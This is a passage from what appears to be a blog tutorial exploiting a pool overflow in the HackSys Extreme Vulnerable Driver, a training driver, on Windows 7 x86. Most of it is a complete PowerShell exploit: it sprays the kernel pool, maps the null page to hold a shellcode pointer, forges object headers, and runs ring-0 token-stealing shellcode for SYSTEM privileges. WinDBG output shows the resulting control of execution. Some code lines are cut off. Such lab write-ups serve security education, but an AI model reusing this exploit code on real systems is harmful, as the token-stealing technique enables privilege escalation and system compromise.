[IntPtr]$ProcHandle = (Get-Process -Id ([System.Diagnostics.Process]::GetCurrentProcess().Id)).Handle
[IntPtr]$BaseAddress = 0x1 # Rounded down to 0x00000000
[UInt32]$AllocationSize = 120 # 0x78
$CallResult = [EVD]::NtAllocateVirtualMemory($ProcHandle, [ref]$BaseAddress, 0, [ref]$AllocationSize, 0x3
if ($CallResult -ne 0) {
    echo "[!] Failed to allocate null-page..`n"
```

```
    Return
} else {
    echo "[+] Success"
}
echo "[+] Writing shellcode pointer to 0x00000074"
$OkayToCloseProcedure = [Byte[]](0x43)*0x4
[System.Runtime.InteropServices.Marshal]::Copy($OkayToCloseProcedure, 0, [IntPtr]0x74, $OkayToCloseProced
```

Let's confirm our theory in WinDBG.

```
 850bdc40 size:    40 previous size:    40  (Allocated)  Even (Protected)
 850bdc80 size:    40 previous size:    40  (Allocated)  Even (Protected)
 850bdcc0 size:    40 previous size:    40  (Allocated)  Even (Protected)
 850bdd00 size:    40 previous size:    40  (Allocated)  Even (Protected)
 850bdd40 size:    40 previous size:    40  (Allocated)  Even (Protected)
*850bdd80 size:   200 previous size:    40  (Free)       *Hack
            Owning component : Unknown (update pooltag.txt)
 850bdf80 size:    40 previous size:   200  (Allocated)  Even (Protected)
 850bdfc0 size:    40 previous size:    40  (Allocated)  Even (Protected)
kd> dc 850bdf80
850bdf80  04080040 ee657645 00000000 00000040  @...Eve.....@...
850bdf90  00000000 00000000 00000001 00000001  ................
850bdfa0  00000000 00080000 85c72240 00000000  ........@"......
850bdfb0  c0040001 00000000 850bdfb8 850bdfb8  ................
850bdfc0  04080008 ee657645 00000000 00000040  ....Eve.....@...
850bdfd0  00000000 00000000 00000001 00000001  ................
850bdfe0  00000000 0008000c 85c72240 00000000  ........@"......
850bdff0  00040001 00000000 850bdff8 850bdff8  ................
kd> g
Access violation - code c0000005 (!!! second chance !!!)
43434343 ??              ???
kd> dd 0x70
00000070  00000000 43434343 00000000 00000000
00000080  00000000 00000000 00000000 00000000
00000090  00000000 00000000 00000000 00000000
000000a0  00000000 00000000 00000000 00000000
```

Overflowing chunk

Tainted

Clean

Free corrupted chunk!

Sw33t, pretty much game over at this point! Again, the observant reader will notice the same annoying WinDBG bug as earlier.

Shellcode

As in the previous posts, we can reuse our shellcode, however there are two small tricks I leave to the diligent reader to figure out! One concerning the shellcode epilogue and the other the null page buffer layout.

Game Over

That's the whole run-down, for further details please refer to the full exploit below.


```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern Byte CloseHandle(
        IntPtr hObject);
```

```
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern int CreateEvent(
        IntPtr lpEventAttributes,
        Byte  bManualReset,
        Byte bInitialState,
        String lpName);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(
        IntPtr lpAddress,
        uint dwSize,
        UInt32 flAllocationType,
        UInt32 flProtect);

    [DllImport("ntdll.dll")]
    public static extern uint NtAllocateVirtualMemory(
        IntPtr ProcessHandle,
        ref IntPtr BaseAddress,
        uint ZeroBits,
        ref UInt32 AllocationSize,
        UInt32 AllocationType,
        UInt32 Protect);
}
"@

function Event-PoolSpray {
    echo "[+] Derandomizing NonPagedPool.."
    $Spray = @()
    for ($i=0;$i -lt 10000;$i++) {
        $CallResult = [EVD]::CreateEvent([System.IntPtr]::Zero, 0, 0, "")
        if ($CallResult -ne 0) {
            $Spray += $CallResult
        }
    }
    $Script:Event_hArray1 += $Spray
    echo "[+] $($Event_hArray1.Length) event objects created!"

    echo "[+] Allocating sequential objects.."
    $Spray = @()
    for ($i=0;$i -lt 5000;$i++) {
        $CallResult = [EVD]::CreateEvent([System.IntPtr]::Zero, 0, 0, "")
        if ($CallResult -ne 0) {
            $Spray += $CallResult
        }
    }
    $Script:Event_hArray2 += $Spray
    echo "[+] $($Event_hArray2.Length) event objects created!"
```

```
    echo "[+] Creating non-paged pool holes.."
    for ($i=0;$i -lt $($Event_hArray2.Length-500);$i+=16) {
        for ($j=0;$j -lt 8;$j++) {
            $CallResult = [EVD]::CloseHandle($Event_hArray2[$i+$j])
            if ($CallResult -ne 0) {
                $FreeCount += 1
            }
        }
    }
    echo "[+] Free'd $FreeCount event objects!"
}

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

# Compiled with Keystone-Engine
# Hardcoded offsets for Win7 x86 SP1
$Shellcode = [Byte[]] @(
    #---[Setup]
    0x60,                               # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD_OFFSET]
    0x8B, 0x40, 0x50,                   # mov eax, [eax + EPROCESS_OFFSET]
    0x89, 0xC1,                         # mov ecx, eax (Current _EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN_OFFSET]
    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00,       # mov edx, 4 (SYSTEM_PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00,       # sub eax, FLINK_OFFSET           |
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID_OFFSET], edx     |
    0x75, 0xED,                         # jnz                         ->|
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN_OFFSET], edx
    #---[Recover]
    0x61,                               # popad
    0xC2, 0x10, 0x00                    # ret 16
)

# Write shellcode to memory
echo "`n[>] Allocating ring0 payload.."
```

```
[IntPtr]$Pointer = [EVD]::VirtualAlloc([System.IntPtr]::Zero, $Shellcode.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $Pointer, $Shellcode.Length)
$ShellcodePointer = [System.BitConverter]::GetBytes($Pointer.ToInt32())
echo "[+] Payload size: $($Shellcode.Length)"
echo "[+] Payload address: 0x$("{0:X8}" -f $Pointer.ToInt32())"

echo "`n[>] Spraying non-paged kernel pool!"
Event-PoolSpray

# Allocate null-page
#---
# NtAllocateVirtualMemory must be used as VirtualAlloc
# will refuse a base address smaller than [IntPtr]0x1000
#---
echo "`n[>] Allocating process null page.."
[IntPtr]$ProcHandle = (Get-Process -Id ([System.Diagnostics.Process]::GetCurrentProcess().Id)).Handle
[IntPtr]$BaseAddress = 0x1 # Rounded down to 0x00000000
[UInt32]$AllocationSize = 120 # 0x78
$CallResult = [EVD]::NtAllocateVirtualMemory($ProcHandle, [ref]$BaseAddress, 0, [ref]$AllocationSize, 0x3
if ($CallResult -ne 0) {
    echo "[!] Failed to allocate null-page..`n"
    Return
} else {
    echo "[+] Success"
}
echo "[+] Writing shellcode pointer to 0x00000074"
$NullPage = [Byte[]](0x00)*0x73 + $ShellcodePointer
[System.Runtime.InteropServices.Marshal]::Copy($NullPage, 0, [IntPtr]0x1, $NullPage.Length)

$PoolHeader = [Byte[]] @(
    0x40, 0x00, 0x08, 0x04, # PrevSize,Size,Index,Type union (0x04080040)
    0x45, 0x76, 0x65, 0xee  # PoolTag -> Event (0xee657645)
)

$ObjectHeaderQuotaInfo = [Byte[]] @(
    0x00, 0x00, 0x00, 0x00, # PagedPoolCharge
    0x40, 0x00, 0x00, 0x00, # NonPagedPoolCharge (0x40)
    0x00, 0x00, 0x00, 0x00, # SecurityDescriptorCharge
    0x00, 0x00, 0x00, 0x00  # SecurityDescriptorQuotaBlock
)

# This header is partial
$ObjectHeader = [Byte[]] @(
    0x01, 0x00, 0x00, 0x00, # PointerCount (0x1)
    0x01, 0x00, 0x00, 0x00, # HandleCount (0x1)
    0x00, 0x00, 0x00, 0x00, # Lock -> _EX_PUSH_LOCK
    0x00,                   # TypeIndex (Rewrite 0xC -> 0x0)
    0x00,                   # TraceFlags
```

```
    0x08,                   # InfoMask
    0x00                    # Flags
)

# HACKSYS_EVD_IOCTL_POOL_OVERFLOW IOCTL = 0x22200F
#---
$Buffer = [Byte[]](0x41)*0x1f8 + $PoolHeader + $ObjectHeaderQuotaInfo + $ObjectHeader
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x22200F"
[EVD]::DeviceIoControl($hDevice, 0x22200F, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze

echo "`n[>] Freeing pool chunks!`n"
for ($i=0;$i -lt $($Event_hArray2.Length);$i++) {
    $CallResult = [EVD]::CloseHandle($Event_hArray2[$i])
}
```



Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Name

Email

Displayed next to your comments.

Not displayed publicly.

Subscribe to None

Submit Comment